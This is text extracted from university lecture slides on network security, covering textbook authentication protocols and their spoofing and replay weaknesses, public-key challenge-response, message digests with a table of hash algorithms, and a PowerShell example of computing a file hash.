
$$\begin{aligned}(m^e \bmod n)^d \bmod n &= m^{ed} \bmod n \\&= m^{de} \bmod n \\&= (m^d \bmod n)^e \bmod n\end{aligned}$$

Today's lesson

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- **Authentication**, message integrity
- Securing TCP connections: TLS
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Authentication



The image shows the login interface of E.SUN BANK's personal internet banking service. At the top left is the bank's logo and name "E.SUN BANK | 個人網路銀行". At the top right are "Language" and "玉山銀行首頁" buttons. The main area features a "Password Login" form with fields for "ID Number", "Username", and "Password", each with an "eye" icon for password visibility. Below the form are links for "Register Internet Banking" and "Forgot username/password", and a prominent teal "Login" button.

Language ▾

玉山銀行首頁

玉山銀行 | 個人網路銀行

Password QRCode IC ATM Card

Password Login

ID Number

Username

Password

Register Internet Banking

Forgot username/password


Login



Authentication

Goal: Bob wants Alice to “prove” her identity to him

Protocol ap1.0: Alice says “I am Alice”




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
in a network, Bob can not “see” Alice, so Witch simply declares herself to be Alice



Authentication: another try

Goal: Bob wants Alice to “prove” her identity to him

Protocol ap2.0: Alice says “I am Alice” in an IP packet containing her source IP address




failure scenario??



Authentication: another try

Goal: Bob wants Alice to “prove” her identity to him

Protocol ap2.0: Alice says “I am Alice” in an IP packet containing her source IP address




*Witch can create
a packet “spoofing”
Alice’s address*



Authentication: a third try

Goal: Bob wants Alice to “prove” her identity to him


Protocol ap3.0: Alice says “I am Alice” and sends her secret password to “prove” it.



Authentication: a third try

Goal: Bob wants Alice to “prove” her identity to him

Protocol ap3.0: Alice says “I am Alice” and sends her secret password to “prove” it.




Replay attack:
Witch records
Alice's packet
and later
replay it to Bob



Authentication: Solution

Use public key cryptography



Bob computes
 $K_A^+ (K_A^- (R)) = R$
and knows only Alice could have the private key, that encrypted R such that
 $K_A^+ (K_A^- (R)) = R$


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

Message integrity

- A message has not been tampered with or altered



Message digests

- Apply hash function H to m , get fixed size message digest, $H(m)$





Hash function algorithms



hash	year	coll. res.	size (bits)	design	broken?
MD4	1990	64	128	32-bit ARX DM	1995
SHA-0 (SHA)	1993	80	160	32-bit ARX DM	1998
MD5	1993	64	128	32-bit ARX DM	2004
SHA-1	1995	80	160	32-bit ARX DM	2005
SHA-256 (SHA-2)	2002	128	256	32-bit ARX DM	
SHA-384 (SHA-2)	2002	192	384	64-bit ARX DM	
SHA-512 (SHA-2)	2002	256	512	64-bit ARX DM	
SHA-224 (SHA-2)	2008	112	224	32-bit ARX DM	
SHA-512/224	2012	112	224	64-bit ARX DM	
SHA-512/256	2012	128	256	64-bit ARX DM	
SHA3-224	2013	112	224	64-bit Keccak sponge	
SHA3-256	2013	128	256	64-bit Keccak sponge	
SHA3-384	2013	192	384	64-bit Keccak sponge	
SHA3-512	2013	256	512	64-bit Keccak sponge	
SHAKE128	2013	≤ 128	any	64-bit Keccak sponge	
SHAKE256	2013	≤ 256	any	64-bit Keccak sponge	



Use hash function in Windows 10/11

- Powershell

get-filehash -path "C:\nvlinh.jpg" -Algorithm MD5 | format-list



Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.
Try the new cross-platform PowerShell <https://aka.ms/pscore6>

```
PS C:\Users\Linh Nguyen> get-filehash -path "C:\nvlinh.jpg" -Algorithm MD5 | format-list
```

Algorithm : MD5 ←
Hash : F3200B87FE7D6409E20200AB53560CE6 ←
Path : C:\nvlinh.jpg ←

```
PS C:\Users\Linh Nguyen>
```

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- Authentication, message integrity
- **Securing TCP connections: TLS**
- Network layer security: IPsec
- Security in wireless and mobile networks
- Operational security: firewalls and IDS



